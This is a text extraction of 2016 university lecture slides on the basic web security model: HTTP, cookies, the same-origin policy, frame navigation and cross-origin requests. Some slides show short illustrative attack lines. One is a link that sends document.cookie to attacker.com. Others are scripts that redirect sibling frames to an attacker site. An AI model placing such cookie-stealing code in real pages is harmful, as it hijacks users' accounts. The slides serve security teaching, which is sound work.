

CSE 484 / CSE M 584: Computer Security and Privacy

Web Security: Basic Web Security Model

Spring 2016


Franziska (Franzi) Roesner
franzi@cs.washington.edu

Thanks to Dan Boneh, Dieter Gollmann, Dan Halperin, Yoshi Kohno, John Manferdelli, John Mitchell, Vitaly Shmatikov, Bennet Yee, and many others for sample slides and materials ...

Admin

- Lab 1 due **tonight** (8pm)
 - Submit your md5 hashes
 - Sploit files on codered.cs.washington.edu
 - Make sure your exploits work on codered!
- Homework 2 due next Friday (8pm)
- Lab 2 coming soon (web security)


Big Picture: Browser and Network



HTTP: HyperText Transfer Protocol

- Used to request and return data
 - Methods: GET, POST, HEAD, ...
- **Stateless** request/response protocol
 - Each request is independent of previous requests
 - Statelessness has a significant impact on design and implementation of applications
- Evolution
 - HTTP 1.0: simple
 - HTTP 1.1: more complex

HTTP Request



HTTP Response

HTTP version

Status code

Reason phrase

Headers

HTTP/1.0 200 OK

Date: Sun, 21 Apr 1996 02:20:42 GMT

Server: Microsoft-Internet-Information-Server/5.0

Connection: keep-alive

Content-Type: text/html

Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT


Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>

Data

Website Storing Info in Browser

A **cookie** is a file created by a website to store information in the browser



HTTP is a stateless protocol; cookies add state

What Are Cookie Used For?

- Authentication
 - The cookie proves to the website that the client previously authenticated correctly
- Personalization
 - Helps the website recognize the user from a previous visit
- Tracking
 - Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Goals of Web Security

- Safely browse the Web
 - A malicious website cannot steal information from or modify legitimate sites or otherwise harm the user...
 - ... even if visited concurrently with a legitimate site -- in a separate browser window, tab, or even iframe on the same webpage
- Support secure Web applications
 - Applications delivered over the Web should have the same security properties we require for standalone applications

Two Sides of Web Security

- Web browser
 - Responsible for securely confining Web content presented by visited websites
- Web applications
 - Online merchants, banks, blogs, Google Apps ...
 - Mix of server-side and client-side code
 - Server-side code written in PHP, Ruby, ASP, JSP... runs on the Web server
 - Client-side code written in JavaScript... runs in the Web browser
 - Many potential bugs: XSS, XSRF, SQL injection

All of These Should Be Safe

- Safe to visit an evil website




- Safe to visit two pages at the same time



- Safe delegation



Where Does the Attacker Live?



Web Attacker

- Controls a malicious website (attacker.com)
 - Can even obtain an SSL/TLS certificate for his site
- User visits attacker.com – why?
 - Phishing email, enticing content, search results, placed by an ad network, blind luck ...
- Attacker has no other access to user machine!
- Variation: “iframe attacker”
 - An iframe with malicious content included in an otherwise honest webpage
 - Syndicated advertising, mashups, etc.

HTML and JavaScript

```
<html>
```

```
...
```

```
<p> The script on this page adds two numbers
```

```
<script>
```

```
    var num1, num2, sum
```

```
    num1 = prompt("Enter first number")
```

```
    num2 = prompt("Enter second number")
```

```
    sum = parseInt(num1) + parseInt(num2)
```

```
    alert("Sum = " + sum)
```

```
</script>
```

```
...
```

```
</html>
```

Browser receives content,
displays HTML and executes scripts

A potentially malicious webpage gets to
execute some code on user's machine!

Browser Sandbox



- Goal: safely execute JavaScript code provided by a website
 - No direct file access, limited access to OS, network, browser data, content that came from other websites
- Same origin policy
 - Can only access properties of documents and windows from the same domain, protocol, and port

Same-Origin Policy


Website origin = (scheme, domain, port)

Compared URL	Outcome	Reason
http://www.example.com/dir/page.html	Success	Same protocol and host
http://www.example.com/dir2/other.html	Success	Same protocol and host
http://www.example.com:81/dir/other.html	Failure	Same protocol and host but different port
https://www.example.com/dir/other.html	Failure	Different protocol
http://en.example.com/dir/other.html	Failure	Different host
http://example.com/dir/other.html	Failure	Different host (exact match required)
http://v2.www.example.com/dir/other.html	Failure	Different host (exact match required)


[Example thanks to Wikipedia.]

Same-Origin Policy: DOM

Only code from same origin can **access HTML elements** on another site (or in an iframe).



www.example.com (the parent) **can** access HTML elements in the iframe (and vice versa).



www.evilm.com (the parent) **cannot** access HTML elements in the iframe (and vice versa).

Who Can Navigate a Frame?

Windows Internet Explorer

https://www.attacker.com/

Windows Internet Explorer

Welcome to AdSense - Windows Internet Explorer

https://www.google.com/adsense/login/en_US/

Welcome to AdSense

Google AdSense

English (US) Help Center

Earn money from relevant ads on your website

Google AdSense matches ads to your site's content, and you earn money whenever your visitors click on them.

Green Garden Tips

Spring into summer

Roses, Daisies, and more

Local florists. Same day delivery

Freshest flowers from \$10.99

www.seedsandsaplings.com

Place ads on your site

Existing AdSense users:

Sign in to Google AdSense with your Google Account

Email:

Password:

Sign in

[I cannot access my account](#)

awglogin

Sign up now »

```
window.open("https://www.attacker.com/...", "awglogin")
```

If bad frame can **navigate** sibling frames, attacker gets password!


Gadget Hijacking in Mashups

The image shows a screenshot of a Google iGoogle page. A blue speech bubble containing JavaScript code is overlaid on the 'Evil Gadget' which features a cartoon devil character. The code is:

```
top.frames[1].location = "http://www.attacker.com/...";  
top.frames[2].location = "http://www.attacker.com/...";
```

The iGoogle page includes several other gadgets: 'Now Playing' with a list of songs, 'Bejeweled' game interface, 'My Google Groups' with a link to 'google-dnswall (1)', 'Search YouTube', and 'CustomRSS' with a list of news items. An advertisement for 'JCPenney™ Bedding Sale' is visible at the bottom right.

Gadget Hijacking in Mashups




Solution: Modern browsers only allow a frame to navigate its “descendent” frames

Same-Origin Policy: Cookies

- **For cookies:** Only code from same origin can **read/write cookies** associated with an origin.
 - Can be set via Javascript (`document.cookie=...`) or via `Set-Cookie` header in HTTP response.
 - Can narrow to subdomain/path (e.g., <http://example.com> can set cookie scoped to <http://account.example.com/login>.) (**Caveats soon!**)
 - **Secure cookie:** send only via HTTPS.
 - **HttpOnly cookie:** can't access using JavaScript.

Same-Origin Policy: Cookies

- Browsers automatically include cookies with HTTP requests.
- **First-party cookie:** belongs to top-level domain.
- **Third-party cookie:** belongs to domain of embedded content.



Same Origin Policy: Cookie Writing

domain: any domain suffix of URL-hostname, except top-level domain (TLD)

Which cookies can be set by **login.site.com**?

allowed domains

- ✓ **login.site.com**
- ✓ **.site.com**

disallowed domains

- ✗ **user.site.com**
- ✗ **othersite.com**
- ✗ **.com**

login.site.com can set cookies for all of **.site.com**

but not for another site or TLD

Problematic for sites like **.washington.edu**

path: anything

Who Set the Cookie?

- Alice logs in at [login.site.com](#)
 - [login.site.com](#) sets session-id cookie for [.site.com](#)
- Alice visits [evil.site.com](#)
 - Overwrites [.site.com](#) session-id cookie with session-id of user “badguy” -- not a violation of SOP!
- Alice visits [cse484.site.com](#) to submit homework
 - [cse484.site.com](#) thinks it is talking to “badguy”
- Problem: [cse484.site.com](#) expects session-id from [login.site.com](#), cannot tell that session-id cookie has been overwritten by a “sibling” domain

Path Separation is Not Secure

- Cookie SOP: path separation
 - When the browser visits **x.com/A**, it does not send the cookies of **x.com/B**
 - This is done for efficiency, not security!
- DOM SOP: no path separation
 - A script from **x.com/A** can read DOM of **x.com/B**


```
<iframe src="x.com/B"></iframe>  
alert(frames[0].document.cookie);
```

Cookie Theft

- Cookies often contain authentication token (more on this next week)
 - Stealing such a cookie == accessing account
- Cookie theft via malicious JavaScript

```
<a href="#" onclick="window.location='http://attacker.com/stole.cgi?cookie='+document.cookie;return false;">Click here!</a>
```
- Cookie theft via network eavesdropping
 - Cookies included in HTTP requests
 - One of the reasons HTTPS is important!

Firesheep



<http://codebutler.com/firesheep/>

Same-Origin Policy: Scripts

- When a website **includes a script**, that script runs in the context of the embedding website.

```
www.example.com  
  
<head>  
<script src="http://  
otherdomain.com/  
library.js"></script>  
</head>
```

The code from <http://otherdomain.com> **can** access HTML elements and cookies on www.example.com.

- If code in the script sets a cookie, under what origin will it be set?

Cross-Origin Communication?

- Websites can embed scripts, images, etc. from other origins.
- **But:** AJAX requests (aka XMLHttpRequests) are **not allowed** across origins.

On example.com:

```
<script>
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = handleStateChange; // Elsewhere
xhr.open("GET", "https://bank.com/account_info", true);
xhr.send();
</script>
```

Cross-Origin Communication?

- Websites can embed scripts, images, etc. from other origins.
- **But:** AJAX requests (aka XMLHttpRequests) are **not allowed** across origins.
- Why not?
 - Browser automatically includes cookies with requests (i.e., user credentials are sent)
 - Caller can read returned data (clear SOP violation)

Allowing Cross-Origin Communication

- Domain relaxation
 - If two frames each set `document.domain` to the same value, then they can communicate
 - E.g. `www.facebook.com`, `facebook.com`, and `chat.facebook.com`
 - Must be a suffix of the actual domain
- Access-Control-Allow-Origin: <list of domains>
 - Specifies one or more domains that may access DOM
